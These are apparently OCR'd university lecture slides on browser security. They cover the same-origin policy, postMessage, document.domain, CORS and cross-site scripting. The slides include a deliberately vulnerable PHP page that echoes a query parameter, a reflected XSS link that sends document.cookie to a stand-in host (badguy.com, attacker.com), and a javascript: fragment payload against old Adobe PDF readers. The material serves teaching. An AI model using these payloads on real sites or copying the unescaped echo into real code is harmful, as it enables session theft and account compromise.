
Server-client in the same origin

- Http with no restriction

Client-client in the same origin

- Direct Access
- handle = window.open(“http://same-origin.org”);
- handle.contentDocument.getElementById(“myDiv”);

Windows Interact




Client-client in different origin

- postMessage
- document.domain

window.postMessage


- An API for inter-frame communication
  - A network-like channel between frames



postMessage syntax

```
frames[0].postMessage("Attack at dawn!",
                      "http://b.com/");
```

```
window.addEventListener("message", function (e) {
  if (e.origin == "http://a.com") {
    ... e.data ... }
}, false);
```




Facebook Anecdote

Why include "targetOrigin"?


- What goes wrong?

```
frames[0].postMessage("Attack at dawn!");
```

- Messages sent to *frames*, not principals
  - When would this happen?



Domain Relaxation



- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

Server-client in different origin

- Library import
- CORS (cross origin resource sharing) in HTML5

Library import

```
<script src=https://seal.verisign.com/getseal?
   host_name=a.com></script>
```

- Script has privileges of imported page, NOT source server.
- Can script other pages in this origin, load more scripts
- Other forms of importing


CORS


- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
  - Access-Control-Allow-Origin: *

Cross Site Scripting (XSS)


What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Taxonomy of XSS Attacks



Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term
=
   <script> window.open(
        “http://badguy.com?cookie = ”
+
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link


victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Basic scenario: reflected XSS attack



2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer "feature" (version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.

